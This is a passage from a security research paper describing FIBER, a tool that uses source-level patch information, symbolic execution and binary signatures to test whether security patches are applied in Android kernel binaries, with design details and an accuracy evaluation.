FIBER is in a unique position that leverages the source-level information to answer a more specific question — whether the specific affected function is patched in the target binary. To our knowledge, Pewny *et al.*'s work [26] is the only one that claims source-level patch information can be leveraged to generate more fine-grained signatures for bug search (although no implementation and evaluation). However, its goal is still focused on bug search instead of patch presence test, which means that it still attempts to search for similar (un-)patched code snippets (in binary) in the entire target, making it too fuzzy to answer the problem of patch presence test.

Finally, binary-level bug search has been extended to be cross-architecture [27, 26, 13, 31]. FIBER naturally supports different architectures with the assumption that source code is available, allowing us to generate different signatures for different compiled binaries.



Figure 1: Patch of CVE-2015-8955

## 3 Overview

In this section, we first walk through a motivating example to summarize FIBER's general intuition, then position FIBER in a larger picture.

**A motivating example.** We pick the security patch for `CVE-2015-8955`, a Linux kernel vulnerability, to intuitively demonstrate a typical workflow of patch presence test which FIBER closely emulates. The patch is shown in Fig 1.[3] To test whether this patch exists in the target binary, naturally we will follow the steps below:

Step 1: Pick a change site (*i.e.,* sequence of changed statements). At first glance, we can see that the patch introduces multiple change sites. However, not all of them are ideal for the patch presence test purpose. Line 1-5 adds a new parameter "`pmu`" for original function, which will be used by the added "if" statement at line 11. Another change is to move the assignment of "`armpmu`" from line 7 to line 17. The "`to_arm_pmu()`" used by the assignment is a small utility macro, which will result in few instructions without changing the control flow graph (CFG), making it difficult to be located at binary level. However, the added "if" statement at line 11 will introduce a structural change to the CFG, besides, it also has a unique semantic as it involves the newly added function parameter. Therefore, it is natural to consider line 11 a more suitable indicator of patch presence.

Step 2: Rough matching. Now we have decided to search in the target binary function for the existence of line 11 in Fig 1, typically we will start from matching the CFG structure since it is easy and fast. This step can be similarly carried out in the source code level also. Specifically, one condition in the "if" statement will generally lead to a basic block with two successors, Thus for line 11, we will first try to locate those basic blocks with out-degrees of 2. Besides, one successor of the basic block should be the function epilogue since at line 12 the function will return if passing the checks at line 11. In Fig 1 we also show a part of the CFG generated from a patched Android kernel image, we can see that both the bolded basic block and the basic block right of it satisfy this requirement.

Step 3: Precise matching. Out of the two candidate basic blocks in the target binary, we now should need some semantic information to further distinguish them. Ideally, if we have the source level information such as variable names, a human can typically make a decision already (assuming the target function does not change variable names). With limited information at the binary level, we need to map the binary instructions to source-level statements somehow. This is usually a time-consuming process for human analysts, since they typically need to understand which register or memory location corresponds to which source-level variable.

[3] For simplicity, we include only one of the two changed functions in the patch and removed comments and context lines. The full patch can be found in [6].

Following the same example in Fig 1[4], an analyst needs to inspect the registers used in the "cmp" instruction of candidate blocks. Specifically, by tracking the register's origin (listed at the bottom of Fig 1), we can finally tell the differences of the two "cmp" instructions and correctly decide that the bolded basic block is the one that maps back to line 11.

**System architecture.** Fig 2 illustrates the system architecture, which is abstracted from human analysts' procedure. It has four primary inputs: (1) the source-level patch information; (2) the complete source code of a reference; (3) the affected function(s) in the compiled reference binary; (4) the affected functions in the target binary. It is obvious that (4) is readily available if the symbol table is included in the target binary (*e.g.,* true in most Linux-based kernel images). However, in the more general case we do not make this assumption, neither do the state-of-the-art binary-only bug search work [13, 31, 26]. Fortunately, these similarity-based approaches solve this very problem by identifying functions in the target binary that look similar to a reference one, thus the symbol table of the target binary can actually be inferred — in addition to research studies [13, 31], BinDiff [2] also has a built-in functionality serving this purpose. We leave the integration of such functionality into FIBER as future work, since all kernel images as test subjects in our evaluation have embedded symbol tables.

This shows that the similarity-based bug search and the more precise patch presence test are in fact not competing solutions; rather, they complement each other. The former is fast/scalable but less accurate; the latter is slower but more accurate. In a way, bug search acts as a coarse-grained filter and outputs a ranked list of candidate functions which can be used as input (4) of FIBER for further processing. Since the search space of FIBER is now constrained to only a few candidate functions (one if with symbol table), it opens up the more expensive analysis.

With the inputs in mind, we now describe the three major components in FIBER:

(1) Change site analyzer. A single patch may introduce more than one change site in different functions and one change site can also span over multiple lines in source code. Change site analyzer intends to pick out those most representative, unique and easy-to-match source changes by carefully analyzing each change site and the corresponding reference function(s), mimicking what a real analyst would do. Besides, during this process, we can also obtain useful source-level insight regarding the change sites (*e.g.,* the types of statements and the variables involved), which can guide the later signature generation and matching process.

[4] We use AArch64 assembly instructions in this example, if not explicitly stated, the same assembly instructions will also be used in all other examples across the paper.



Figure 2: Workflow of FIBER

(2) Signature generator. This component is responsible for translating source-level change sites into binary-level signatures. Essentially this step requires an analysis to ensure that we can map binary instructions to source-level statements, which is challenging because of the information loss during the compilation process. The key building block we leverage is binary symbolic execution for this purpose.

(3) Matching engine. The matching engine's task is to search a given signature in the target binary. To do that, we first need to locate the affected function(s) in the target binary with the help of the symbol table. Then the search is done by first matching the syntax represented by the topology of a localized CFG related to the patch (a much quicker process), and then the semantic formulas (slower because of the symbolic execution). This process is similar to the one described in the motivating example.

It is worth noting that as long as a signature is generated for a particular security patch, it can then be saved and reused for multiple target binaries, thus we only need to run the analyzer and generator once for each patch.

**Scope.** (1) FIBER naturally supports analyzing binaries of different architecture and compiled with different compiler options. This is because of the availability of source code, which allows us to compile the source code into any supported architecture with any compiler options. More details will be discussed in §5 and §6.

(2) FIBER is inherently not tied to any source language although currently it works on C code. We do require debug information to be generated (for our reference binary) by compilers that can map the binary instructions back to source level statements as will be discussed in §4.3. All modern C compilers can do this for example.

**Potential users and usage scenarios.** We envision third-party auditors/developers will be FIBER's primary users, such as independent security researchers, security companies, software integration companies that rely on code/binaries supplied from others. Even for first-party developers, checking security patches at the binary level offers an extra layer of safety. As will be shown in §6.4, some vendors indeed forgot to patch critical vulnerabilities even though they have source access (*i.e.,* human errors), while systems like FIBER could have caught it.

# 4 System Design

In this section, we describe FIBER's design in depth by walking through the requirement of signatures and the design of each component.

## 4.1 Signature

The signature is what represents a patch. In general, we have two criterion for an "ideal" signature:

(1) Unique. The signature should not be found in places other than the patch itself. Otherwise, it is not unique to the patch. Specifically, it should not exist in both the patched and un-patched versions. This means that the signature should not be overly simple, which may cause it to appear in places unrelated to the patch.

(2) Stable. The signature should be robust to benign evolution of the code base, *e.g.,* the target function may look different than as the reference due to version differences. This means that the signature should not be overly complex (related to too many source lines), which is more likely to encounter benign changes in the target, creating false matches of the signature.

As we can see, the above two seemingly conflicting requirements ask for a delicate balance in signature generation, which we will elaborate in this section. Fundamentally, we need to pick a unique source change from a patch for which we believe a corresponding binary signature can be generated that well represents it. What works in our favor is that the reference and target function should share significant variable-level semantics. Assuming both versions are patched, things like "how a variable is derived and dereferenced" and "how a condition is derived" should be the very much the same. The binary signature simply need to carry this necessary information to recover the semantics present in the source.

Informally, we define a binary signature to be a group of instructions, that not only structurally correspond to the source-level signature, but also are annotated with sufficient information (*e.g.,* variable-level semantics) so that they can be unambiguously mapped to the original source-level change site. We will elaborate the translation process in §4.3.

## 4.2 Change Site Analyzer

The input of the change site analyzer is a source patch and the reference code base. It serves two purposes. (1) Since a patch may introduce multiple change sites within or across different functions, the analyzer aims to pick a suitable signature according to the criterion mentioned in §4.1. (2) Another goal is to gain insights of the patch change sites, from which the binary signature generator will benefit. We divide this process into two phases and detail them as below.

### 4.2.1 Unique Source Change Discovery

A patch can either add or delete some lines, thus we can either changes based on either the absence of patch (*i.e.,* existence of deleted lines) or presence of patch (*i.e.,* existence of added lines). For the purpose of discussion, we assume that our signature generation is based on the presence of patch and focused on the added lines; the opposite can be done similarly. The general strategy is to start from a single statement and gradually expand if necessary. For each added statement in the patch, the following steps will be performed:

(1) Uniqueness test. Basically, a statement has to exist in only the added lines of the patch and nowhere else (*e.g.,* un-patched code bases)". For this, we can apply a simple token-based sequence matching using a lexer [16]. We wish to point out that this uniqueness test captures not only token-based information but also semantic-related information. For instance, the example source signature in Fig 1 at line 11 encodes the fact that the first function parameter is compared against a field of the last parameter, and this semantic relationship is unique (which we need to preserve in binary signatures).

(2) (*optional*) Context addition. If no single statement is unique, we consider all its adjacent statements as potential context choices. The "adjacent" is bi-directional and on the control flow level (*e.g.,* the "if" statement has two successors and both of which can be considered the context), thus there can be multiple context statements. We gradually expand the context statements, *e.g.,* if one context statement is not enough, we try two.

(3) Fine-grained change detection. By convention, patches are distributed in the form of source line changes. Even when a line is partially modified, the corresponding patch will still show one deleted and one added line. We detect such fine-grained changes within a single statement / source line, by comparing it with its neighbouring deleted/added lines. This is to ensure that

we do not include unnecessary part of the statement which will bloat the signature. For example, if only one argument of a function call statement is changed, we can ignore all other arguments in the matching process to reduce potential noise, improving the "stability" of the signature.

(4) Type insight. The types of variables involved in source statements are also important since it will guide the later binary signature generation and matching. Theoretically, we can label the type of every variable in the reference binary (registers or memory locations in the binary) and make sure the types inferred in the target match (more details in §4.3.1). However, sometimes type match is not good enough to uniquely match a signature. A special case is a const string which is stored statically at a hardcoded memory address. If the only change in a patch is related to the content of the string, then both binary signature generation and matching should dereference the `char*` pointer and obtain the actual string content; otherwise, the signature will simply contain a const memory pointer whose value can vary across different binaries. Even if the pointer type matches as `char*` in the target, it is still inconclusive if it is a patched or un-patched version (we give some real examples in §6 as case studies).

After the above procedure, we now have some unique and small (thus more stable) source changes.

#### 4.2.2 Source Change Selection

Previous step may generate multiple candidate unique source changes for a single patch. In practice, the presence of one of them may already indicate the patch presence. In addition, some source changes are more suitable for binary signature generation than others. In FIBER, we will first rank all candidate changes and pick the top N for further translation. The ranking is based on three factors (from least important to most):

(1) Distance to function entrance. Short distance between statements in the source-level signature and the function entrance will accelerate the signature generation process because of its design which we will detail in §4.3.

(2) Function size. If the source code signature is located in a smaller function, the matching engine will benefit since the search space will be reduced and it is less likely to encounter "noise". In addition, the matching speed will be faster. Note that this is more important than (1) because the signature generation process is only a one-time effort while matching may be repeated for different target binaries.

(3) Change type. The kinds of statements involved in a change matters. As shown previously in §3, if the change involves some structural/control-flow changes (*e.g.,* "if" statement), we can quickly narrow down the search range to structurally-similar candidates in the target binary, affecting the matching speed. More importantly, it can also affect the stability of the binary signature. Unlike statements such as a function call, which may get inlined depending on the compiler options, structural changes in general are much more robust.

We categorize the source changes into several general types: (1) function invocations (new function call or argument change to an existing call), (2) condition related (new conditional statement or condition change in an existing statement), (3) assignments (which may involve arithmetic operations). Actual source changes can have multiple types, *e.g.,* a function invocation can have an argument derived from an assignment or follow a conditional statement. Generally, we rank "new function call" (if FIBER determines that it is not inlined in the reference binary[5] ) the highest because one can simply decide the patch presence by the presence of the function invocation, which is straightforward with the symbol table. We also rank "condition" related signatures (*e.g.,* "if" statement) high because it introduces both structural changes and semantic changes. On the other hand, a simple assignment statement, including assignment derived from arithmetic operations (*e.g.,* `a=b+c;`), will not affect the structure in general, so it is less preferred. Besides, pure control flow transfer (*e.g.,* addition of a "goto") is not preferred as well since we may need to include extra context statements that are unrelated to the change site, which is less stable.Note that there are certain source-level changes are simply not visible at the binary level (*e.g.,* source code comments) or difficult to locate (variable declaration).

### 4.3 Signature Generator

We first need to compile the reference source into the reference binary, from which the binary signatures will be generated according to the selected unique source change. As discussed in §4.2, we will still assume that the signature is based on the patched version. Also, during the compilation process, we will retain all the compiler-generated debug information for future use.

#### 4.3.1 Binary Signature Generation

**Identify and organize instructions related to the source change.** Given the reference binary, the first thing is to locate the corresponding binary instructions related to the source change. This can be done with the

[5] It looks the presence of the corresponding binary instruction that calls to the exact function.

help of debug information since it provides a mapping from source code lines to binary instructions. We will then construct a local CFG that includes all the nodes containing the identified instructions, which is straightforward if these nodes are connected to each other, otherwise, we need to add some padding nodes to make a connected local CFG, which by nature is a steiner tree problem [15]. For this purpose we use the approximation steiner tree algorithm implemented in the NetworkX package [5]. The topology of such a local CFG reflects the structure of the original source change. Compared to full-function CFG, this local CFG structure is more robust to different compiler options and architectures since it excludes unrelated code. That being said, compilation configurations may still affect the signature. Therefore, ideally we should use the same compilation configuration of the reference kernel as the target. As will be described in §6.1, we follow a procedure to actively probe the compilation configuration of the target kernel.

**Identify root instructions.** Theoretically all these instructions identified in the local CFG above will be part of the binary signature. However, this is not a good idea in practice as only a subset of instructions actually summarizes the key behavior (data flow semantic); we refer to such instructions as "root instructions". The more instructions we include in a binary signature, the more specific and less "stable" it becomes. For instance, a compiler may insert additional "intermediate" instructions to free up some registers (by saving their values to memory). If we unnecessarily include all these instructions, we may not get a match in the target. Take the two source-level statements in Fig 3 as examples, the first statement is an assignment where 3 binary instructions are generated to perform the operation. However, capturing the last instruction alone is already sufficient, because we know through data flow analysis that `X1` is equal to `X0+0x4` and can therefore discard the first and second instruction. Similarly, instruction 03 and 04 corresponding to the second statement already sufficiently capture its semantic, because the outputs of instruction 00, 01 and 02 will later be consumed by other instructions.

Simply put, we define "root instructions" to be the last instructions in the data flow chains (where no other instructions will propagate any data further), along with some complementary instructions that complete the source-level semantic. For instance, by this definition, the `cmp` instruction will be the root instruction. However, we need to complement it with the next conditional jump instruction to complete its conditional statement semantic. For function call instructions, the root instructions will include the push (assuming x86) of arguments (as they each become the last instruction in a



Figure 3: Data flow analysis of example basic blocks

| Signature Type | Root Instructions (x86 example) |
|---|---|
| Function call | call,push |
| Conditional statement | cmp, conditional jmp |
| assignment (incl. arithmetic ops) | mov,add, sub,mul,bit ops... |
| Unconditional control transfer | jmp,ret |

Table 1: Types of root instructions

data flow chain to prepare a specific argument), and the call instruction (to complete the function invocation semantic).

Note that compilers may still generate slightly different root instructions for the same statements (due to compiler optimizations, *etc.*). To facilitate signature matching, we deem root instructions equivalent as long as their types are the same (normalization of root instructions). We illustrate this in Table 1 where we show the different types of instructions that may be generated from the same source change. For instance, a compiler may choose to use bit operations instead of multiplications for an assignment statement.

**Annotate root instructions.** Now we need to make sure that the root instructions are sufficiently labeled (which is our binary signature) such that they can be uniquely mapped to source changes.

Following the observation mentioned earlier in §4.1 that the target and reference function should share variable-level semantics (as they are simply different versions of the same function), we formulate the goal as *mapping the operands (registers or memory locations) of the root instructions back to source-level variables*. This is sufficient because if the target function indeed

| | |
|---|---|
| **arg**: | ***function argument*** |
| **var**: | ***local variable*** |
| **ret**: | ***callee return value*** |
| **imm**: | ***immediate value*** |
| **[ ]**: | ***dereference*** |
| **op**: | ***binary operators*** |
| **expr**: | ***arg* \| *var* \| *ret* \| *imm*** |
| | **\| [*expr*] \| *expr op expr*** |
| | **\| if(*expr*) then *expr* else *expr*** |

Figure 4: Notation for formula (expression) annotating root instruction operands

applied the patch, the variables related to the patch should be the same ones as what we saw in the reference function. Now, our only job here is to ensure that the binary signature retains all such semantic information. To this end, we compute a full-function semantic formula for each operand (up to the point of root instructions). As shown in Fig 1, these formulas are in the form of ASTs – essentially formulated as expressions following the notation in Fig 4.

Note that from a function's perspective, any operand in an instruction can really be derived from only four sources:

(1) a function parameter (external input), *e.g.,* `ebp+0x4` if it is x86, `X0` or `X1` if it is aarch64;

(2) a local variable (defined within the function), *e.g.,* `ebp-0x8` in x86 or `sp+0x4` in aarch64 (which use registers to pass arguments);

(3) return values from function calls (external source), *e.g.,* a register holding the return value of a function call;

(4) an immediate number (constant), *e.g.,* instruction/data address (including global variables), offset, other constants;

These sources all have meaningful semantics at the source level. The question is how do we leverage them in the binary signature. Do we require the binary signature to state something precise "the fourth parameter of the function is used in a comparison statement", or something more fuzzy "a local variable is dereferenced at an offset, whose result is passed to a function call"? These choices all have implications on the unique and stable requirement of the signature. We discuss how we handle these four basic cases:

(1) Function parameter. From the calling convention, we can at least infer where memory location corresponds to which parameter. Despite the fact that function prototpye may change in the target, our current policy assumes otherwise (as the change happens rather infrequently). As an extension, we could use the type of the parameter (as mentioned in §4.2), or even its usage profile to ensure the uniqueness of the parameter. Note that this would also require analysis of the target function to derive similar information (which will require more expensive binary-level type inference techniques [21, 10]).

(2) Local variable. This is similar to the function parameter case, except that local variables are much more prone to change, *e.g.,* new variables may be introduced. In theory, we could similarly use type information and the way the local variable is used to ensure the uniqueness the variable in the signature. For now, we do not conduct any additional analysis and simply treats all local variables as the same class without further differentiation. Interestingly, we will show in §6 that this strategy already can generate signatures that are unique enough.

(3) Return values from function calls. This is a relatively straightforward case, we simply tag the return value to be originated from a specific function call.

(4) Immediate number. It is generally not safe to use the exact values of the immediate numbers, especially if it has to do with addresses. For instance, a `goto` instruction's target address may not be fixed in binaries. A field of a `struct` may be located at different offsets, *e.g.,* the target binary has a slightly different definition. We need to conduct additional binary-level analysis to infer if a target address is pointing to the right basic block (*e.g.,* by checking the similarity of the target basic block), or the offset is pointing to a specific field (*e.g.,* by type inference [21, 10]). Our current design allows for such extensions but at the moment simply treats immediate numbers as a class without differentiating their values, unless the values are related to source-level constants and unrelated to addresses, *e.g.,* `a = 0;`.

In our experience, we find that even without having a precise knowledge of these basic elements in the signature, the semantic formula that describe them is typically already unique enough to annotate the operands; ultimately allow us to uniquely map the root instructions to source-level statements. We show a concrete example in Fig 5 with both reference and target in comparison. As we can see, the patch line is in red: `a=n*m+2;`, a fairly straightforward assignment statement, which is used as a unique source change. In the binary form, we would identify the store instruction as root instruction, and annotate both operands accordingly. In this case, we know that `X3=X0*X1+0x2` which represents `arg_0*arg_1+0x2` and it is being stored into a local variable at `sp+0x8`. Similarly, the target source has the same patch statement (and should be considered patched) even though it has also inserted some additional code with a new local variable. When we attempt to match the binary signature, there are three points worth noting:

First, the local variable `a` is now located at a different offset from `sp`, *i.e.,* `sp+0x10`. We therefore cannot



Figure 5: Illustration of the binary signature matching

blindly use a fixed offset to represent the same local variable across reference and target. Instead, we could apply the additional strategies mentioned above: (1) Inferring the type of local variables in the target binary and conclude that `sp+0x10` is the only integer variable and therefore must correspond to `sp+0x8`. (2) Profiling the behaviors of all local variables in the target binary and attempt to match the one most similar to `sp+0x8` in the reference. For example, we know `sp+0x8` in the binary (*i.e.,* `s`) takes the value from a function return, while `sp+0x10` (*i.e.,* `a`) did not (and `sp+0x10` is the more likely one). Interestingly, even if we do not perform the above analysis, the fact that there is a root instruction storing a unique formula `X0*X1+0x2` to a local variable (any) is already unique enough to be a signature that lead to a correct match in the target.

Second, to show that isolated basic block level analysis is not sufficient, we note the `mov` instruction in the first basic block of the target binary which saves X0 to X3 to free up X0 for the return value of `do_sth()`. It is imperative that we link X3 to X0 so that the final formula at the root instruction (*i.e.,* last instruction of the last basic block) will be the same as the one computed in the reference binary.

Third, there is an additional store instruction in the last basic block of the target binary, which saves X0 (return value of `do_sth()` to `sp+0x8` (*i.e.,* `s`). Note that this may look like a root instruction as well from data flow perspective. However, since it is attempting to store a return value instead of the formula in the original signature, it will not cause a false match.

### 4.3.2 Binary Signature Validation

Even though we have the best intention to preserve the uniqueness and stability of the selected source change, due to the information loss incurred in the translation, we still need to double check that the candidate binary-level signatures actually still satisfy the requirements.

(1) Unique. For each patch, we will prepare both the patched and un-patched binaries as references and then try to match the binary signature against them, with the matching engine (detailed in §4.4). For a binary signature based on the patched code, it will be regarded as unique only when it has no match in the reference un-patched binary. A unique binary signature may still have multiple matches (although rare) in the reference patched binary, in this case, we will record the match count as auxiliary information. When using it to test the target binary in real world, only when the match count is no less than previously recorded one, will we say that the patch exists in target binary.

(2) Stable. Our previous effort in §4.2 to keep a small footprint of the unique source change can also help to improve the binary signature stability here, since the sizes of source change and binary signatures are related. Besides, we can also prepare multiple versions of patched and un-patched function binaries (if more ground truth data are available) and test the generated binary signature against them. This can help to pick out those most stable binary signatures that exist in all patched binaries but none of un-patched binaries.

## 4.4 Signature Matching Engine

Matching engine is responsible for searching a given binary signature in the target binary (*i.e.,* the test subject). This section will detail the searching process. As briefly mentioned in §3, we first need to locate the target function in the target binary by its symbol table, then we will start to search the binary signature in it. We divide the search into two phases: rough matching and precise matching.

**Rough matching.** This is a quick pass that intends to match the binary signature by some easy-to-collect features. These features include:

(1) CFG topology. The binary signature itself is basically a subgraph of the function CFG. This step is useful unless the binary signature resides in only a single basic block (*e.g.,* the signature for an assignment statement).

(2) Exit of basic blocks. In general each basic block has one of two exit types: unconditional jump and conditional jump, the former can be further classified into call, return, and other normal control flow transfer for most ISAs. Thus, basic blocks can be quickly compared by their exit types.

(3) Root instruction types. As described in §4.3.1, we will analyze each basic block in the signature and decide its root instruction set. The instruction types can then be used to quickly compare two basic blocks. This requires generating the data flow graph for each basic block in target function binary, which is more expensive than previous steps but still manageable.

With above features, we can quickly narrow down the search space in the target function. If no matches can be found in this step, we can already conclude that the signature does not exist, otherwise, we still need to precisely compare every candidate match further.

**Precise matching.** In this phase, we leverage the annotation produced in §4.3.1 to perform a precise match on two groups of root instructions. We essentially just need to compare their associated annotation (*i.e.,* semantic formulas).

To fulfill the semantic comparison, we first need to generate semantic formulas for all the matched candidate root instructions, which can be done in the same way as detailed in §4.3.1. If all formulas of the signature root instructions can also be found in the candidate root instructions, the two will be regarded as equivalent (*i.e.,* they map to the same source-level signature/statements).

To compare two formulas (essentially two ASTs), there have been prior solutions that calculate a similarity score based on tree edit distance [12, 27]; however, FIBER intends to give a definitive answer about the match result, instead of a similarity score. Alternatively, theorem prover has been applied to prove the semantic equivalence of two formulas [14], which definitely provides the best accuracy but unfortunately can be very expensive in practice. In this paper, we choose a middle ground. Based on the observations that semantic formulas capture the dependency and therefore the order of instructions cannot be swapped, we know that the structure of formulas is unlikely to change (our evaluation confirms this), *e.g.,* `(a+b)*2` will not become `a*2+b*2`. In addition, with normalization of the basic elements of the formula, the matching process is also robust to non-structural changes. Basically, the matching process simply recursively match the operations and operands in the AST, with some necessary relaxations (*e.g.,* if the operator is commutative, the order of the operands will not matter). We also simplify the AST with a Z3 solver [11] before comparison.

## 5 Implementation

We implement the prototype of FIBER with 5,097 LOC in Python on top of Angr [29], as it has a robust symbolic execution engine to generate semantic formulas. To suit our needs, we also changed the internals of Angr (including 1348 LOC addition and 89 LOC deletion). Below are some implementation details.

**Architectural dependencies.** As mentioned, FIBER in principle supports any architecture as we can compile the source code into binaries for any architecture. Further, since we use Angr which lifts the binaries into an intermediate language VEX (which abstracts away instruction set architecture differences), most of our system works flawlessly without the need of tailoring for architectural specifics. This not only allows FIBER to be (for the most part) architectural independent, but also facilitates the implementation. For instance, when searching for root instructions, the data flow analysis is performed on top of VEX. However, some small engineering efforts are still needed for multi-architectural support, such as to deal with different calling conventions. At current stage FIBER supports aarch64.

**Root instruction annotation.** To generate semantic formulas for root instruction operands, it is necessary to analyze all the binary code from the function entrance to the root instruction. We choose symbolic execution as our analyze method since it can cover all possible execution paths and obtain the value expression of any register and memory location at an arbitrary point along the path.

Symbolic execution is well known for the path explosion problem, which makes it expensive and not as practical. We employ multiple optimizations to address the performance issue as detailed below.

(1) Path pruning. Before starting the symbolic execution we will first perform a depth first search (DFS) in the function CFG to find all paths from the function entrance to the root instructions. We will then put only the basic blocks contained in these paths in the execution whitelist, all other basic blocks will be dropped by the symbolic execution engine. Besides, we also limit the loop unrolling times to 2 to further reduce the number of paths.

(2) Under-constrained symbolic execution. As proposed previously [28], under-constrained symbolic execution can process an individual function without worrying about its calling contexts, effectively confining the path space within the single function. Although the input to the function (*e.g.,* parameters) is un-constrained at the beginning, it will not affect the extraction of the semantic formulas since they do not need such initial constraints. Un-constrained inputs may also lead the execution engine to include infeasible paths in real world execution, however, our goal for semantic formulas is to make them comparable between reference and target binaries, as long as we use the same procedure for both sides, the extracted formulas can still

be compared for the purpose of patch presence test. In the end, we use intra-function symbolic execution, *i.e.,* without following the callees (their return values will be made un-constrained as well), which in practice can already generate the formulas that make root instructions unique and stable.

(3) Symbolic execution in veritesting mode. Veritesting [7] is a technique that integrates static symbolic execution into dynamic symbolic execution to improve its efficiency. Dynamic symbolic execution is path-based, a same basic block belonging to multiple paths will be executed for multiple times, greatly increasing the overhead especially when there is a large number of paths. Static symbolic execution executes each basic block only once, but its formulas will be more complicated since it needs to carry different constraints of all paths that can reach current node. However, FIBER does not need to actually solve the formulas, instead, it only needs to compare these formulas extracted from reference and target binaries, thus, the formula complexity matters less for us. Note that this means an operand may sometimes have more than one formulas: consider when the true and false branch of a `if` statement merges. When we regard a binary signature as matched in the target, we require that the computed formulas in the target contain all of the formulas in the signature (could be a superset). If at least one formula is missing, we consider the corresponding source code in the target to have missed certain important code that contributes to the signature.

# 6 Evaluation

In this section, we systematically evaluate FIBER for its effectiveness and efficiency.

**Dataset.** We choose Android kernels as our evaluation dataset. This is because Android is not only popular but also fragmented with many development branches maintained by different vendors such as Samsung and Huawei [25]. Although Google has open-sourced its Android kernels and maintained a frequently-undated security bulletin [1], other Android vendors may not port the security patches to their own kernels timely. Besides, even though required by open source license, many vendors choose not to open source their kernels or make it extremely inconvenient (with substantial delays and only periodic releases). This makes Android kernels an ideal target. We collect two kinds of dataset specifically:

(1) Reference kernel source code and security patches. We choose the open-source "angler" Android kernel (v3.10) used by Google's Nexus 6P as our reference. We then crawl the Android security bulletin from June 2016 to May 2017 and collect all published vulnerabilities related security patches[6] for which we can locate the affected function(s) in the reference kernel image (*e.g.,* it may use a different driver than the one gets patched, or the affected function itself may be inlined). We also exclude one special patch that changes only a variable type in its declaration, requiring type inference at the binary level to handle, which we don't support currently as mentioned in §4.2.2. In total we collected 107 security patches that are applicable to our reference kernel.

(2) Target Android kernel images and source code. Besides the reference kernel, we also collect 8 Android kernel images from 3 different mainstream vendors with different timestamps and versions as listed in table 2. Note that vendors publish way more binary images (sometimes once every month) than the source code packages. We only evaluate the binary images for which we can find the corresponding source code, which serves only as ground truth of the patch presence test.

All our evaluations are performed on a server with Intel Xeon E5-2640 v2 CPU and 64 GB memory.

## 6.1 Experiment Procedure

To test patch presence in the target binary, we follow the steps below:

**Reference binary preparation.** As shown in Fig 2, we first need to compile the reference source code to binary, based on which we will generate the binary signatures. The availability of source code enables us to freely choose compilers, their options, and the target architecture. Naturally, we should choose the compilation configuration that is closest to the one used for target binary, which can maximize the accuracy. To probe the compilation configuration used for the target binary, we first compile multiple reference binaries with all combinations of common compilers (we use gcc and clang) and optimization levels (we use levels O1 - O3 and Os[7]), then use BinDiff [2] to test the similarity of each reference binary and the target binary, the most similar reference binary will finally be used for binary signature generation. Following this procedure (which is yet to be automated), we observed in our evaluation that kernel 6 and 7 as shown in table 2 use gcc with O2 optimization level, while all other 6 kernels use gcc with Os optimization level, which is confirmed by our inspection of the source code compilation configurations (*e.g.,* Makefile).

**Offline signature generation and validation.** For each security patch, we retain at most three binary

[6] Some security patches are not made publicly available on the Android Security Bulletin.

* Some patches we collected are not applicable for certain test subject kernels.

Table 2: Binary Patch Presence Test: Accuracy and Online Matching Performance

signatures, after testing their uniqueness by matching them against both patched and un-patched reference kernel images. If nothing is unique, we will add more contexts to existing non-unique signatures.

**Online matching.** Given a specific security patch, we will try to match all its binary signatures in the target kernels. Note that all Android kernel images are compiled with symbol tables. We therefore can easily locate the affected functions. As long as one signature can be matched with a match count no less than that in reference patched kernel, we will say the patch exists in the target. As a performance optimization, we will first match the "fastest-to-match" signature.

## 6.2 Accuracy

We list the patch presence test results for target Android kernel images in table 2. It is worth noting that our patch collection is oriented to "angler" kernel, which will run on the Qualcomm hardware platform, while kernel 6 and 7 intend to run on a different platform (*i.e.,* Kirin), thus many device driver related patches do not apply for kernel 6 and 7 (we cannot even locate the same affected functions).

Overall, our accuracy is excellent. There are no false positives (FP) across the board and very few false negatives (FN). In patch presence test, we assume that all patches are not applied by default. It has to be proven otherwise. In practice, FP may lead developers to wrongly believe that a patch has been applied while in reality not (a serious security risk). In contrast, FN only costs some extra time for analysts to realize that the code is actually patched (or perhaps unaffected due to other reasons) while we say it is not. Thus, we believe FN is more tolerable than FP. Since we have no FP, we manually inspect each FN case to analyze the root causes:

(1) Function inline. Function inline behaviors may vary across different compilers and binaries. A same function may be inlined in some binaries but not others, or inlined in different ways. Some of our signatures (*e.g.,* the signature for `CVE-2016-8463`) model inline function calls based on the reference kernel image, if the target kernel has a different inline behavior, our signatures will fail to match. To address this problem, we need to generate binary signatures based on a collection of different kernel images to anticipate such behaviors.

(2) Function prototype change. Although rare, sometimes the function prototype will change across different kernel images. Specifically, the number and order of the function parameters may vary. As discussed in §4.3.1, we will differentiate the parameter order, thus, if a same parameter has different orders in reference and target kernels, the match will fail. We have one such case (`CVE-2014-9893`) in the evaluation. To solve this problem, we can extend our current implementation with techniques such as parameter profiling (see §4.3.1).

(3) Code customization. As discussed in §4.2, extra contexts are necessary if original patch change site is not unique. However, the contexts may be different across various kernel images due to code customization, although the patch change site remains the same. If this happens, our signature (with contexts extracted from the reference kernel) will not match, although the target kernel image has been patched. We encountered such a case in Samsung kernels for `CVE-2015-8942`. Such customizations are generally hard to anticipate and it will likely still cause a FN even if the source code of the target is given. This is why we prefer not to add contexts. If we can use more fine-grained binary analysis such as parameter and local variable profiling, we may be able to avoid using contexts.

(4) Patch adaptation. A patch may need to be adapted for kernels maintained by different vendors since the vulnerable functions are not always exactly the same across different kernel branches. Adaptation can also happen when a patch is back-ported to an older kernel version. In our evaluation, we find that this happens in some target images for `CVE-2016-5696`. Strictly

| Step | Total | Cnt. ** | Avg. | ∼70% |
|---|---|---|---|---|
| Analyze | 21.52s | 107 | 0.20s | - |
| Translation | 1608.52s | 293 | 5.49s | 6.29s |
| Match Ref.0 * | 2647.78s | 293 | 9.04s | 6.00s |
| Match Ref.1 * | 3415.54s | 293 | 11.66s | 7.56s |

* Match against reference kernels for uniqueness test.
* 0 for un-patched kernel, 1 for patched kernel.
** Analyze: Patch. Others: Binary Signature.

Table 3: Offline Phase Performance

speaking, FIBER intends to detect exactly the same patch as appeared in the reference kernel, however, to be conservative, we still regard such cases as false negatives.

(5) Other engineering issues. Some FN cases are caused by engineering issues. For example, certain binary instructions cannot be recognized and decoded by the frontend of angr (two cases in total), which will affect the subsequent CFG generation and symbolic execution.

## 6.3 Performance

